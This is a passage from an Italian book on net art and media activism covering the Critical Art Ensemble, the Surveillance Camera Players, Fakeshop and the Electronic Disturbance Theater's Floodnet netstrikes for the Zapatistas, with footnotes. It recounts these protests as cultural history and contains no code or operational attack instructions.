Negli anni Novanta il Critical Art Ensemble associa la metafora del Corpo senza Organi (CsO) al nuovo statuto delle immagini e dei segni. In *Il Disturbo elettronico*,[26] infatti, il Cae avanza l'ipotesi che il CsO coincida con il corpo elettronico, "un continuum indifferenziato tra il naturale e il sintetico, un grado zero di energia o massa, che può assumere molte forme differenti, di cui solo alcune sono desiderabili".[27] Abbiamo appena visto come vi siano almeno due tipi di corpo elettronico: quello stereotipato dello Spettacolo tradizionale e quello fluido e modificabile della rete. Secondo l'analisi del Cae, il CsO spettacolare è un corpo levigato come le superfici attraverso cui viene riprodotto, privo di desideri, immortale perché "sfuggito al dolore del divenire". In quanto tale, esso rappresenta per il corpo organico il modello ultimo da imitare,

attraverso il consumo di ogni genere di artefatti: "la sua immagine è anche la sorgente che redistribuisce identità e stili di vita adatte a un consumo eccessivo".[28] Tuttavia i network telematici hanno aperto canali in cui il corpo può essere riconfigurato liberamente da una pluralità di attori. In questo caso, il CsO è un'opportunità non solo per ripensare il corpo al di là delle dicotomie di genere, ma anche per creare una nuova matrice performativa, che sappia ricombinare il teatro organico con quello elettronico:

> Il teatro di strada è diretto e partecipativo – per "teatro di strada", il Cae non intende l'uso di modelli performativi tradizionali negli spazi pubblici, ma piuttosto l'istigazione di situazioni da cui possano scaturire, attraverso la partecipazione pubblica, nuove percezioni e prese di coscienza. Durante queste azioni le persone acquistano una maggior consapevolezza perché ne sono parte integrante e ne "scrivono" direttamente il modo in cui si sviluppano. Il limite di queste azioni è che esse possono veicolare solo idee di base – i discorsi complessi e il teatro di strada non possono essere coniugati facilmente. Sull'altro versante, invece, la performance elettronica può trattare discorsi complessi perché è interamente incentrata sullo scambio di informazioni. [...] La performance elettronica ci permette di organizzare le informazioni e di presentarle in una forma attraente – tutte le varietà dei dispositivi di seduzione (come le narrazioni letterarie e la grafica veloce) possono essere configurati per incoraggiare gli spettatori a recepire il messaggio. Miscela questi due modelli e otterrai una performatività informativa veramente esplosiva.[29]

Che cosa ci fa un uomo che indossa una maschera della morte davanti a una telecamera di sorveglianza? Recita, ovviamente. Con la differenza che lui *sa* di essere un attore, mentre i passanti sono solo comparse involontarie. Se è vero che ogni telecamera dà vita a un potenziale set, l'estensione della video-sorveglianza moltiplica anche gli spazi urbani dell'azione. Sarà per questo che un gruppo come i Surveillance Camera Players mette in scena le sue performance in ogni angolo di Manhattan.

Servendosi di semplici cartelloni corredati di scritte polemiche o ispirate da testi come *1984* di George Orwell, i Surveillance Camera Players (Scp) <www.notbored.org/the-scp.html> sono il primo gruppo ad aver posto in maniera creativa il problema del video-controllo. Il loro fondatore, Bill Brown, se ne va in giro da anni per le strade di Manhattan conteggiando tutti gli occhi elettronici appostati su ponti, banche, stazioni della metro, lampioni, edifici pubblici. Li cataloga sulla base della tecnologia in uso e del tipo di proprietari. Pubblica quindi regolarmente

annunci sul “Village Voice”, invitando turisti e newyorkesi a seguirlo nelle “visite guidate” alle zone più sorvegliate. Sottolineando come l’incremento della video-sorveglianza abbia scarsa incidenza sull’effettiva diminuzione dei crimini, e si fondi in gran parte sulla necessità di espandere il fiorente business della sicurezza, Brown e compagni sollevano la questione cruciale dei reali diritti alla privacy negli ambienti metropolitani, rilevando particolari “attenzioni” verso minoranze, attivisti e soggetti non “integrati”.[30]

Nati alla fine del 1996, i Scp funzionano come una sorta di sensore alla rovescia. La presenza di un attore che esegue pochi gesti silenziosi di fronte a una telecamera, in una città rumorosa come New York, cattura facilmente l’attenzione del passante. Questa scelta, come spiega Bill Brown, non è affatto casuale ma ha una sua precisa estetica:

> Poiché le telecamere di sorveglianza non possono per legge registrare suoni, le nostre performance devono essere silenziose. Così, improvvisamente, siamo posti nella condizione di recuperare un linguaggio dimenticato: il film muto. Lo scrittore francese Antonine Artaud, per esempio, non sperimentava solo con i film muti, ma anche con un teatro privo di parole, fatto di immagini, icone, suoni. Ora se la fine del secolo ha tagliato fuori le avanguardie, noi recuperiamo, a causa delle telecamere mute, un linguaggio dimenticato che è proprio di tutte le arti silenziose. Il nostro lavoro si concentra dunque non sulle parole, ma sul nostro modo di mostrarci, perché un’immagine può dire più di mille parole e un singolo volto, o una maschera, può essere molto espressiva.[31]

Tra i soggetti messi in scena nei “videodrammi” dei Scp, figurano testi di Orwell, Jarry, Poe e Beckett, ma anche *La psicologia di massa del fascismo* di Wilhelm Reich, o la reinterpretazione distopica dei notiziari dei network televisivi americani. Usando come palcoscenico le stazioni della metropolitana e gli spazi di Manhattan più transitati, le performance dei Scp si rivolgono a due pubblici diversi: da una parte, i passanti, i “controllati”, monitorati dall’estesa rete di video-sorveglianza; dall’altra, i “controllori”, i soli beneficiari dello spettacolo su schermo. In alcuni casi, i monitor hanno anche degli output pubblici (per esempio nei supermercati o nelle metropolitane) e quindi gli attivisti degli Scp possono riprenderli a loro volta, per poi mettere a confronto la “soggettiva” del controllore con quella del controllato.

Nel 2001 gli Scp hanno ideato, insieme all’Institute for Applied Autonomy, *I-See* <www.appliedautonomy.com/isee>, un’interfaccia Web che permette di visualizzare la mappa delle telecamere di sorveglianza di

Surveillance Camera Players, *www.notbored.org/the-scp.html*

Fakeshop, *www.fakeshop.com*

Manhattan, calcolando il percorso meno sorvegliato per muoversi da un punto a un altro della città. *I-See* è anche predisposto per essere consultato e aggiornato in tempo reale tramite dispositivi wireless come palmtop e computer portatili. Combinando il teatro di strada con quello "elettronico" Scp e Iaa offrono un ottimo esempio della nuova matrice performativa prefigurata dal Critical Art Ensemble, integrando l'azione fisica nelle strade con la loro mappatura "dall'alto". Un meccanismo che emula, rovesciandolo, lo sguardo *top-down* del video-controllo.

Tuttavia, i gruppi anti-sorveglianza se puntano il dito contro il monitoraggio dello spazio pubblico, eludono la sfera della video-sorveglianza nel privato. Molto diffuso è infatti il fenomeno delle community di *Web voyeurs* che si riuniscono intorno a persone che scelgono di sottoporsi 24 ore su 24 allo sguardo indiscreto delle telecamere. L'esibizione della propria intimità può essere "centralizzata" tramite il Web – come nel caso della storica *Ana Cam* <www.anacam.com> di Ana Woog – o diffondersi a un livello più orizzontale tramite programmi di video-conferenza come Cu_See_Me. Nella sua semplicità d'uso, il software consente di ritornare all'idea originaria di televisione come semplice "visione a distanza". Una tv fatta in casa, in cui condividendo l'immagine di se stessi e del proprio ambiente domestico, si può gettare al contempo uno sguardo negli spazi altrui, comunicando anche in chat.

Da questo genere di comunità virtuali nasce Fakeshop <www.fakeshop.com> un collettivo newyorkese che dal 1996 ha messo in scena una serie di performance con un doppio output, sia in Rete sia in spazi fisici come capannoni industriali e gallerie d'arte. Sebbene integrino diversi media come il Web, lo streaming video, l'audio digitale, l'Irc, il Cu_See_Me, il Vrml, le performance di Fakeshop non sono riconducibili a un teatro multimediale anni Ottanta. L'uso combinato dei media non serve a potenziare la performance degli attori, ma coincide con la performance stessa: la creazione di uno spazio artificiale, pressurizzato, iperreale, in cui la rappresentazione si congela, perdendo ogni carattere narrativo. Come scrive uno dei membri-base del gruppo, Eugene Thacker:

> Un modo di parlare degli spazi affettivi che Fakeshop costruisce è quello di riferirsi alla rivoluzione dei media del tardo Ottocento, quando le tecnologie precinema, come i giochi d'ombra, il diorama e simili vennero integrati nel paesaggio urbano industriale. In particolare il *tableau vivant* – il più delle volte uno spazio chiuso in cui una scena tratta da un lavoro letterario ben noto viene mostrata attraverso una finestra – fornisce un punto di partenza per le performance di Fakeshop. La fascinazione per i tableau-

vivant non era solo legata a una sorta di scultura vivente, ma anche al fatto che un'intera narrativa potesse essere condensata in un singolo spazio, in cui la differenza tra il corpo e un'immagine scompariva.[32]

Usando lo stesso effetto di condensazione narrativa, Fakeshop trae ispirazione da vecchi film di fantascienza – *Coma profondo*, *Solaris*, *Thx 1138*, *Farenheit 451* – per ricostruirne alcune scene in spazi allestiti come tableau vivant (sia fisici sia virtuali), che il pubblico può abitare. Per esempio, una scena tratta da *Coma profondo*, centrata su un grande magazzino medico contenente corpi sospesi a mezz'aria e usati per la raccolta di organi, fu riallestita nel 1997 con una grande struttura a scaffali, performer sospesi, stazioni per il biomonitoraggio e camere digitali che catturavano le immagini dei corpi, che venivano poi mappate con corpi cablati in uno spazio virtuale. In altri progetti, Fakeshop riprendeva esplicitamente l'idea del Corpo senza Organi, collezionando parti di corpi umani non sessuate con cui ricostruire una geografia artificiale del corpo esploso nella Rete. In questo modo, le ipotesi utopiche o distopiche della fantascienza anni Sessanta vengono reinterpretate con tecnologie low-budget, ad accesso diffuso. Lo scopo non è evidentemente quello di adattare posticciamente il nostro presente tecnologico ai vecchi modelli, ma restituire alle nuove tecnologie quella richiesta di radicale alterità che è propria di tutta la (buona) fantascienza.

Ad andare in scena è quel gioco di specchi mediatici che nel riflettersi in modo "dissimilante", produce distorsioni, incongruenze e nuovi livelli di allucinazione. Visioni che attingono da un'immaginario già consumato e metabolizzato dall'inconscio collettivo, per riabitarlo come gioco, a partire dalla creatività diffusa nei network semantici. Nel riflettersi, il corpo organico e il corpo-dati, si riconfigurano a vicenda, sovvertendo ruoli, gerarchie e modelli prefissati.

Note

[1] "Andando alle origini del razionalismo moderno, Duchamp aveva notato come nel comporre il sistema prospettico, Brunelleschi si fosse servito di tavolette contenenti uno specchio. Il sistema funzionava nel momento in cui l'immagine pittorica s'adeguava a quella offerta dallo specchio. Nel riflettere la realtà, il quadro doveva dunque apparire come una semplice finestra: la rappresentazione si faceva presentazione, l'ideologia nel celarsi, tendeva a farsi natura". Antonio Rocca, *Il labirinto forma epistemica della modernità*, KM/n, giugno-luglio 2002, n 5.

[2] Georges Bataille, *La struttura psicologica del fascismo*, Edizioni L'Affranchi, Catania 1990. L'edizione originale è del 1933.
[3] Cfr. Stewart Home, *Assalto alla Cultura*, cit.
[4] La *Linea infinita* (1960) era costituita da un un tubo nero chiuso ermeticamente con un'etichetta che recitava "Contiene una linea di lunghezza infinita". L'opera è uno dei primi esempi di arte concettuale (l'arte "la cui materia prima è il linguaggio"), che verrà teorizzata compiutamente da Henry Flynt nel 1961.
[5] Paul K. Feyerabend, *Contro il metodo. Abbozzo di una teoria anarchica della conoscenza*, Feltrinelli, Milano 1979.
[6] Jean-Francois Lyotard, *I TRANSformatori DUchamp*, Hestia, 1992. Studiando nel 1977 il *Grande Vetro* di Duchamp, il filosofo francese notava come la macchina si snodasse intorno a una cerniera centrale, che metteva in una posizione di "rifrazione dissimilante" le due lastre con la Sposa e i Celibi. Questa funzione dissimilatrice, contrapposta all'idea di assimilazione propria delle società omogenee, consentiva alle due metà del Vetro di riflettersi (sposi), rimanendo comunque incongruenti (celibi).
[7] Antonio Rocca, *Il labirinto come forma della modernità*, cit.
[8] Cfr. Guy Debord, *La società dello spettacolo*, Baldini & Castoldi, Milano 1997. Aa.Vv., *Internazionale Situazionista 1958-69*, Nautilus, Torino 1993.
[9] "Qualche volta, sulla stazione locale, trasmettevano vecchi cinegiornali, come riempitivo. E mentre si stava seduti con un panino al burro di arachidi e un bicchiere di latte, una voce baritonale, hollywoodiana e gracchiante, raccontava che c'era 'Una macchina volante nel vostro futuro'. E tre ingegneri di Detroit si davano da fare su una vecchia, gigantesca, Nash alata, che si lanciava poi rumorosamente lungo qualche pista deserta del Michigan. Non la si vedeva mai decollare veramente, ma volava verso la terra inesistente di Dalta Downes, la vera patria di una generazione di tecnofili privi di inibizioni". William Gibson, *Il Continuum di Gernsback*, in *Mirrorshades*, (a cura di Bruce Sterling), Bompiani, Milano 1994, p. 54.
[10] Cfr. Laureth, Snafu e Subjesus, *L'avvelenamento di massa*, in *Torazine 11.9*,Venerea Edizioni, Roma 2002.
[11] Natalie Jeremijenko, *Database Politics and Social Simulation*, <http://tech90s.walkerart.org/nj>.
[12] Ibid.
[13] Ibid.
[14] Ibid.
[15] Comunicazione personale agli autori.
[16] "Circuit Boy era la caricatura dei modelli femminili 3-D presentati all'epoca in festival di computer graphics come Siggraph. Questi modelli riproducevano delle super-donne, delle specie di Amazzoni dotate di splendidi corpi, grandi seni, ma stranamente senza testa". Francesca da Rimini, comunicazione agli autori.
[17] Alex Galloway, *A report on cyberfeminism: Sadie Plant relative to VNS Matrix*, 1998.
[18] Come nota la ricercatrice della Sussex University Caroline Bassett, l'analisi della Plant muove dagli stessi presupposti della filosofa francese Luce Irigaray. Se Donna Haraway vedeva nell'assenza di una paternità per il cyborg la possibilità di pensare la nuova soggettività al di là delle opposizioni di genere, la Plant ritiene che la libertà offerta dalle nuove tecnologie sia intrinsecamente femminile. O

quanto meno che giochi a vantaggio delle donne. Cfr. Caroline Bassett, *A Manifesto against Manifestos?*, in *Next Cyberfeminist International*, Rotterdam, 8 novembre 1999; Donna Haraway, *Manifesto Cyborg*, Feltrinelli, Milano 1995.

[19] Cfr. Sherry Turkle, *La vita sullo schermo*, cit.

[20] <http://sysx.org/vns/corpus.htm>.

[21] <www.thing.net/~dollyoko/>.

[22] Yvonne Volkart, *Infobodies: art and esthetic strategies in the new world order*, in *Next Cyberfeminist International*, cit.

[23] Con un percorso che va dalla telematica di base romana (Avana Bbs) al video attivismo (Candida Tv), Agnese Trocchi è venuta recentemente all'attenzione internazionale con il progetto *Warriors of Perception* <http://candida.thing.net/warriors>. Incluso nella collettiva online Kingdom of Piracy, *Warriors of Perception* è concepito come una caccia al tesoro in Freenet, lo sperimentale protocollo ideato dall'irlandese Ian Clarke allo scopo di rendere le informazioni in rete incensurabili. Per fuggire all'Imperatore del Regno del sopruso, la protagonista della storia, Variante, si è nascosta in Freenet. Il navigatore viene invitato a seguirne le tracce immettendo delle chiavi di ricerca, e addentrandosi così in Freenet.

[24] <www.idrunners.net>.

[25] Gilles Deleuze, Félix Guattari, *Come farsi un corpo senza organi? Millepiani. Capitalismo e schizofrenia*, vol. II, Castelvecchi, Roma 1996, p. 21.

[26] Critical Art Ensemble, *The Electronic Disturbance*, Autonomedia, New York 1994.

[27] Critical Art Ensemble, comunicazione personale agli autori, marzo 2000.

[28] Critical Art Ensemble, *The Electronic Disturbance*, cit, p. 69.

[29] Critical Art Ensemble, comunicazione personale, marzo 2000.

[30] Sul tema della video-sorveglianza si veda David Lyon, *La società sorvegliata. Tecnologie di controllo della vita quotidiana*, Feltrinelli, Milano 2002.

[31] Marco Deseriis, *Surveillance Camera Players, intervista a Bill Brown*. <www.rai.it/RAInet/smartweb/cda/articolo/sw_articolo/1,2791,132,00.html>.

[32] Eugene Thacker, *Fakeshop: Science Fiction, Future Memory & the Technoscientific Imaginary*, Rhizome: <www.rhizome.org>, 15 marzo 2000.

6

Sabotaggio e strategie simulative

La Disobbedienza civile elettronica

Il Critical Art Ensemble aveva ipotizzato la nascita della nuova matrice performativa in un momento storico preciso. Secondo Ricardo Dominguez, membro del Cae fino al 1997, l'analisi del collettivo era nata dalla necessità di rinnovare le pratiche dei gruppi attivi nella lotta sociale all'Aids. Era questo il caso di Act Up, un'organizzazione continentale che, sul finire degli anni Ottanta, aveva messo a segno una serie di azioni spettacolari in difesa dei diritti dei sieropositivi. Intervenendo a sorpresa nel corso di dirette televisive e di eventi ad alta esposizione mediatica, il network aveva raggiunto l'opinione pubblica statunitense facendo leva su un numero relativamente limitato di attivisti. "Dopo le prime sortite però – racconta Dominguez – le nostre performance iniziarono ad avere un impatto decrescente. L'effetto sorpresa non era più tale, i media si erano abituati alla nostra presenza: era quindi necessario trovare nuove forme di intervento".[1]

Secondo Steve Kurtz, la crisi della performance era di natura più squisitamente politica. La vecchia dicotomia tra la resistenza dinamica nelle strade e l'istituzione statica e autoritaria era ormai superata dallo sviluppo poderoso del capitale finanziario e delle telecomunicazioni. Nell'analisi del Cae, il potere aveva assunto ormai una configurazione nomadica che gli consente di spostare rapidamente ingenti flussi di capitale nei luoghi del pianeta in cui incontra minori ostacoli. Per contro, la resistenza a

livello locale era costretta in spazi fisici limitati, che le impedivano di collegarsi ad altre situazioni simili ma remote.

Per questo, secondo il Cae, se i vettori del potere multinazionale dovevano essere sfidati, la strada non poteva essere il campo base da cui lanciare questa sfida. Bisognava abituarsi al fatto che "le strade sono capitale morto" e che i vecchi bunker del potere come "castelli, palazzi, uffici governativi e sedi delle grandi corporation", non sono altro che "vuoti simulacri".[2] Per riubicare il potere, è necessario seguire quel flusso di informazioni elettroniche che consente alla nuova cyber-élite di scavalcare burocrazie nazionali e poteri locali. In poche parole, fare del cyberspazio il terreno privilegiato da cui sfidare le nuove forme del comando capitalistico.

Nasce di qui l'idea della "disobbedienza civile elettronica", una pratica che dà il titolo al secondo libro del Critical Art Ensemble, pubblicato nel 1996.[3] Il testo, tradotto in varie lingue, avrà una notevole influenza su tutto l'attivismo – digitale e non – mettendo al centro il tema delle forme organizzative del nuovo soggetto nomadico.

Il libro affronta la questione di una "nuova avanguardia" che sappia coniugare la politicizzazione storica dei gruppi di base – ecologisti, pacifisti, sindacali – con nuove competenze tecniche. Proponendo un modello fluido, basato su piccole cellule in grado di connettersi rapidamente, il Cae ipotizzava un modello di guerriglia elettronica non lontano dagli scenari di un romanzo cyberpunk. Cellule anarchiche, in cui hacker e attivisti dovevano lavorare fianco a fianco, avrebbero attaccato e ostruito gli accessi ai bunker dell'informazione, allo stesso modo in cui i dimostranti picchettano gli ingressi di un edificio durante una manifestazione. Alla ricerca di unità programmatica o di affinità ideologica, si anteponevano le necessità dell'azione: ogni gruppo sarebbe stato libero di intervenire dalle sue coordinate politico-culturali senza egemonizzare le altre componenti (un metodo questo, che sarà proprio del movimento new global). La questione della resistenza al capitale globale presentava dunque tre aspetti: "Primo, come si può ricombinare la nozione di avanguardia con quella di pluralismo? Secondo, quali sono le strategie e le tattiche necessarie a combattere un potere che è in uno stato di flusso permanente? E infine, come vanno organizzate le unità della resistenza?".[4]

Nel rispondere alle domande, il Cae ammetteva una serie di problemi, difficilmente superabili nel breve periodo. In primo luogo la nuova avanguardia avrebbe presentato caratteristiche socio-culturali estremamente omogenee. Gli hacker, essendo per la stragrande maggioranza, giovani maschi bianchi provenienti dai paesi tecnologicamente avanzati, sarebbero stati sensibili a uno spettro limitato di problemi sociali. La *vexata*

quaestio del "chi parla per conto di chi?" o della rappresentanza si riproponeva, essendo del resto insita nel concetto stesso di avanguardia.

Se alla seconda domanda il Cae aveva risposto affermando la necessità di rendere la resistenza più fluida, globale e digitale, sulla questione riguardante il modello organizzativo il gruppo notava una serie di ostacoli materiali. Il più grande consisteva nell'esistenza di un vero e proprio "scisma tra attivisti e hacker", dovuto a una divisione sociale del lavoro così pronunciata da produrre, per riflesso, una forte specializzazione dei linguaggi e quindi un'incomunicabilità tra soggetti che avrebbero dovuto invece allearsi. Detto altrimenti, gli hacker e gli attivisti lavorano (o lavoravano, al tempo della stesura del libro) in ambiti separati, partendo da presupposti essenzialmente diversi. Mentre i primi spendono la maggior parte del loro tempo nell'aggiornamento tecnico e hanno quindi generalmente una scarsa preparazione politica, i secondi si rifanno a modelli organizzativi obsoleti e considerano le piazze come il principale, se non unico, spazio di operatività tattica. Al di là delle considerazioni del libro, l'hacker guarda alla tecnologia come un bene in sé, da salvaguardare a tutti i costi, mentre l'attivista la considera innanzitutto un mezzo per diffondere istanze etiche e sociali. Sebbene i due punti di vista non siano necessariamente in conflitto, possono entrarvi facilmente, come vedremo tra breve.

Una collaborazione fondata sull'azione illegale era in ogni caso, per ovvie ragioni, da scartare a priori. Rimaneva però uno spazio tattico per la costituzione di cellule formate da artisti, hacker, teorici e avvocati che sapessero organizzare e legittimare agli occhi dell'opinione pubblica le azioni di disobbedienza civile elettronica. Azioni che avrebbero spostato sulle porte dei server quello che, almeno dai tempi di Gandhi, aveva sostato dinanzi ai palazzi del potere: una massa (di corpi prima, di impulsi elettronici ora) in grado di bloccarne l'accesso o da renderlo estremamente difficoltoso.

Il Teatro di disturbo elettronico

Nel tratteggiare la nuova configurazione del potere il Cae aveva notato, già in *Il disturbo elettronico*, come al di là della sfera economica, il consenso fosse ancora mantenuto attraverso i meccanismi propri della società dello spettacolo:

> In uno stato di doppia significazione, la società contemporanea dei nomadi diventa sia un potere diffuso senza locazione, sia una rigida macchina da

> vista che si manifesta come spettacolo. Il primo privilegio consente l'apparizione dell'economia globale, mentre il secondo agisce come una guarnigione in vari territori, mantenendo l'ordine della merce con un'ideologia specifica all'area data.[5]

Se il primo privilegio poteva essere sfidato solo con la costituzione della nuova avanguardia digitale, il secondo doveva essere rimesso in discussione a partire dalle caratteristiche proprie della Rete. Partendo dalla definizione data da William Gibson del cyberspazio come "un'allucinazione consensuale di massa", il Cae si era soffermato sul quarto capitolo di *Neuromante*, in cui entrava in scena un gruppo di ribelli chiamato le Pantere moderne:

> Le Pantere moderne lasciarono passare quattro minuti perché la prima mossa facesse effetto, poi passarono alla seconda fase della manovra diversiva. Questa volta si inserirono direttamente dentro il sistema video interno all'edificio della Senso/Rete.
> Alle 12:04:03, ogni schermo dell'edificio produsse lampi stroboscopici per diciotto secondi, con una frequenza che mise in crisi un segmento mirato d'impiegati della Senso/Rete. Poi, qualcosa, che solo vagamente assomigliava a un volto umano, riempì gli schermi, i suoi lineamenti si allargavano attraverso distese simmetriche di ossa come un'oscena proiezione di Mercatore.[6]

Come nota Ricardo Dominguez, le Pantere moderne infiltrano i bunker dell'informazione (la Senso/Rete), iniettando nella matrice nuovi livelli di allucinazione o – in assenza di ulteriori referenti esterni – di realtà. Abbiamo visto, nel precedente capitolo, come i nuovi network semiotici favoriscono una molteplicità di rappresentazioni possibili e un'apertura a una pluralità di voci sconosciuta ai sistemi di trasmissione broadcast. È dunque possibile per piccoli gruppi molto affiatati, creare "nuove allucinazioni" in grado di replicarsi rapidamente grazie ai vasi comunicanti della rete. Uno dei primi attivisti a cogliere e a sftruttare al meglio questo meccanismo è stato proprio Ricardo Dominguez.

Nato a Las Vegas nel 1959 – nella pancia dell'industria "dell'intrattenimento militare" – da genitori messicani, Ricardo Dominguez è una sorta di figlio mutante della cultura cyberpunk e di vecchie storie tramandate dagli indigeni chiapanechi. Dopo avere militato nel movimento antinucleare in Nevada, si trasferisce negli anni Ottanta in Florida, a Tallahassee, dove studia teatro, e si procura un babaglio teorico da autodidatta in una libreria femminista. Con l'esplodere della questione Aids,

entra in Act Up, e allo stesso tempo, stringe il sodalizio con gli altri quattro elementi del Critical Art Ensemble. Alla metà degli anni Novanta, il Cae pubblica i due libri che traghettano il cyberpunk dal mondo della fiction a quello delle possibili tattiche di guerriglia elettronica.

Nel mezzo di questa riflessione avviene però un evento inaspettato. Il 1° gennaio 1994 l'insurrezione zapatista annuncia la nascita di un nuovo soggetto che si manifesta simultaneamente sulla scena politica messicana e su quella mondiale attraverso i messaggi e-mail del subcomandante Marcos. Un soggetto che associa la cultura ancestrale dei maya con i più moderni mezzi di comunicazione. Di fronte a quest'evento, Dominguez lascia il Cae, orientato su un tipo di riflessione più strettamente teorica, e inizia a lavorare alla creazione di nuovi strumenti digitali in supporto della causa zapatista.

Trasferitosi a New York, Dominguez inizia a diffondere l'idea della disobbedienza civile elettronica negli alveoli della Grande Mela. Ma le sue idee sembrano ancora fantascientifiche agli attivisti "tradizionali" e sono malviste dagli hackers di 2600, scarsamente politicizzati. L'unica comunità disposta ad accorglielo è quella della net.art, e in particolare la Bbs di The Thing, fondata nel 1991 dall'artista austriaco Wolfgang Sthaele e trasferitasi sul Web a partire dal 1995. Divenuto editor del sito, Dominguez allaccia rapporti con i network di supporto del movimento zapatista.

Del resto, mentre il Cae elaborava la sua riflessione teorica, in Europa, e in particolare in Italia, si erano iniziate a sperimentare le prime forme di protesta politica in rete. Nel dicembre del '95, in seguito agli esperimenti atomici nell'atollo di Mururoa, il gruppo toscano di Strano Network lanciava il primo netstrike contro i siti del governo francese. L'azione, pubblicizzata in più lingue, consisteva nel collegarsi simultaneamente al sito da più paesi e nell'effettuare il reload manuale delle pagine. Oberati di richieste, i server non erano stati più in grado di gestire l'alto traffico divenendo inaccessibili per diverse ore.

Nel dicembre del 1997, quarantacinque contadini indigeni vengono massacrati ad Acteal, in Chiapas, da gruppi paramilitari vicini al governo messicano. In seguito al drammatico evento, Dominguez riceve un'e-mail proveniente dall'Italia, firmata Digital Anonymous Coalition, che lo invita a partecipare a un sit-in virtuale. Usando la tecnica già collaudata in occasione di Mururoa, il gruppo invita gli attivisti di tutto il mondo a collegarsi simultaneamente ai siti della Borsa messicana e di altri quattro gruppi finanziari che operano in Chiapas. Entusiasta dell'iniziativa, Dominguez fonda agli inizi del '98, insieme all'artista Carmin Karasic, al

programmatore Brett Stalbaum e al professore universitario Stephen Wray, l'Electronic Disturbance Theater <www.thing.net/~rdom>. Durante il primo anno il gruppo organizzerà una serie di netstrike contro il sito del Presidente messicano Zedillo, servendosi di un piccolo applet di Java scritto da Stalbaum, che consente di automatizzare il reload delle pagine, senza impiegare software esterni al browser. Ospitato dal server di un'università americana prima e di The Thing poi, il *Floodnet* funziona all'inizio come una sorta di magnete che redireziona sul sito prescelto le *hit* provenienti da chi si collega al server che lo ospita. Nella sua prima release, il *Floodnet* può inviare al sito target una richiesta di una pagina ogni 6-7 secondi, il che significa che con diecimila persone collegate simultaneamente può sollecitare circa centomila richieste al minuto.

In ogni caso, la riuscita effettiva del netstrike non sembra essere la priorità assoluta del gruppo. Nelle dichiarazioni pubbliche che rilasciano, i quattro sottolineano invece il carattere simbolico e "performativo" dell'azione. Come spiega Carmin Karasic, che del programma ha disegnato l'interfaccia,

> il *Floodnet* è stato creato da un gruppo di artisti digitali ed ha primariamente un significato concettuale. Tutti i giorni milioni di persone si connettono da tutto il mondo; la differenza è che noi decidiamo di farlo insieme, in un momento prestabilito, e lo dichiariamo apertamente. Credo che sia questo a spaventare i controllori del cyberspazio, molto più dell'eventualità che possiamo crashare un sistema, che è del tutto inesistente.[7]

Insomma, il netstrike sembra essere un modo per condividere una porzione di tempo, al di là delle differenze di fuso orario. È il tempo di Internet, insensibile alla rotazione terrestre, a entrare qui prepotentemente in gioco. Un tempo di cui si era già servito etoy per "allineare" i suoi agenti quando si spostavano attraverso diverse zone temporali. Anche il Cae del resto si era soffermato sull'argomento nel saggio *Frammenti sul problema del tempo*:

> Se la classe tecnocratica resistente può fornire l'immaginazione per l'hardware e la programmazione, i lavoratori culturali che resistono sono responsabili nel preparare la sensibilità necessaria al supporto popolare. *Questa classe deve mettere a disposizione l'immaginazione per intersecare diverse zone temporali*, e per farle utilizzare qualsiasi spazio e media disponibile. Questa classe deve tentare di disturbare lo spettacolo paternalistico della centralizzazione elettronica. Dobbiamo sfidare e ricatturare il corpo elettronico, il nostro corpo elettronico![8]

Le azioni del Teatro di disturbo elettronico (Edt) erano potenti connettori temporali, che favorivano la convergenza di migliaia di impulsi decentrati. In questo tipo di performance, il collettivo invitava a riappropriarsi della proiezione elettronica del proprio corpo (il *data-body*), già espropriata dalla trasmissione centralizzata. Il netstrike non puntava dunque a danneggiare la struttura fisica di un server, ma a rallentarne le procedure, producendo un disturbo che permettesse di percepire e intravedere qualcos'altro.

In questo senso, se un'incursione di *cracking* costituisce una forma di attacco fisico a un server, il netstrike praticato dall'Edt si colloca tra la sfera semantica o sintattica. Per comprendere questa distinzione basta analizzare la prima versione dell'interfaccia del *Floodnet*. La parte bassa della finestra è qui divisa in tre riquadri, da cui vengono spediti brevi messaggi di testo al server scelto come bersaglio. Messaggi che sono delle semplici domande, come "Is justice.html on this server?". Il server interpellato – per esempio quello del Governo messicano – cerca il documento in questione e, non trovandolo, risponde: "justice.html is not found on this server". Oppure: "Is democracy.html on this server?". Risposta: "Democracy.html is not found on this server". Uno dei classici giochi concettuali della net.art, come il 404, veniva dunque riutilizzato tatticamente all'interno di un quadro differente.

Il netstrike diveniva dunque un sintagma, un lemma in grado di connettere le discorsività di diverse comunità: le intuizioni "formali" della net.art, le istanze etico-sociali dell'attivismo e la capacità di forgiare strumenti propria dell'hacking.

Accanto alla valenza sintattica ve ne era una più propriamente semantica o simbolica, direttamente mutuata dalla filosofia zapatista. "Sono gli zapatisti – spiega Dominguez – ad aver spostato l'attenzione dalle parole per la guerra ("words for war") alle parole come guerra ("words as war")".

La guerra è reale, ma può essere vinta non con le armi reali, ma con quelle dell'immaginazione, del gioco e del racconto. Questo è il disturbo elettronico. Una guerra di spettri, prodotta con uno strumento di scarsa efficacia materiale (il *Floodnet*), ma che se utilizzato creativamente può innescare un vero dramma, o una nuova matrice performativa, cui partecipano i ribelli, la cyber-polizia, i media e via dicendo.

Tuttavia non sempre le proprietà semantiche e sintattiche del *Floodnet* erano sufficientemente chiare o in grado di persuadere tutte le comunità di riferimento. In particolare, mano a mano che il netstrike otteneva un'attenzione crescente da parte dei media, la comunità hacker mantene-

va un atteggiamento scettico o di critica aperta nei confronti di uno strumento poco efficiente e, a detta di alcuni, "digitalmente scorretto". Durante l'Ars Electronica Festival del 1998 dedicato al tema dell'*Infowar*, l'Edt era stato invitato a fornire una dimostrazione delle capacità del *Floodnet*. Poche ore prima del lancio di *Swarm* (Lo sciame), una performance orientata a colpire simultaneamente i siti del Pentagono, del Presidente messicano e della Borsa di Francoforte – sempre in sostegno alla lotta zapatista – Dominguez viene avvicinato da un gruppo di hacker prevalentemente nordeuropei che lo accusano di promuovere un'azione inefficace, il cui unico risultato sarà quello di congestionare la banda non solo del server da attaccare ma anche delle linee affluenti a quel nodo delle rete. Lo minacciano quindi di controattaccare il server di The Thing – che ospita il *Floodnet* – se non deciderà di sospendere *Swarm*. "Per la prima volta in vita mia – ricorda Dominguez – mi trovavo di fronte a coloro che mettono 'la banda' al di sopra dei diritti umani".[9] Il conflitto era uno dei sintomi di quello scisma tra hacker e attivisti già analizzato dal Cae alcuni anni prima. Gli hacker consideravano la Rete una tecnologia dotata di propri equilibri interni, che non potevano essere sacrificati in nome di pratiche proprie dell'attivismo tradizionale, in gran parte estranee alla cultura del network.

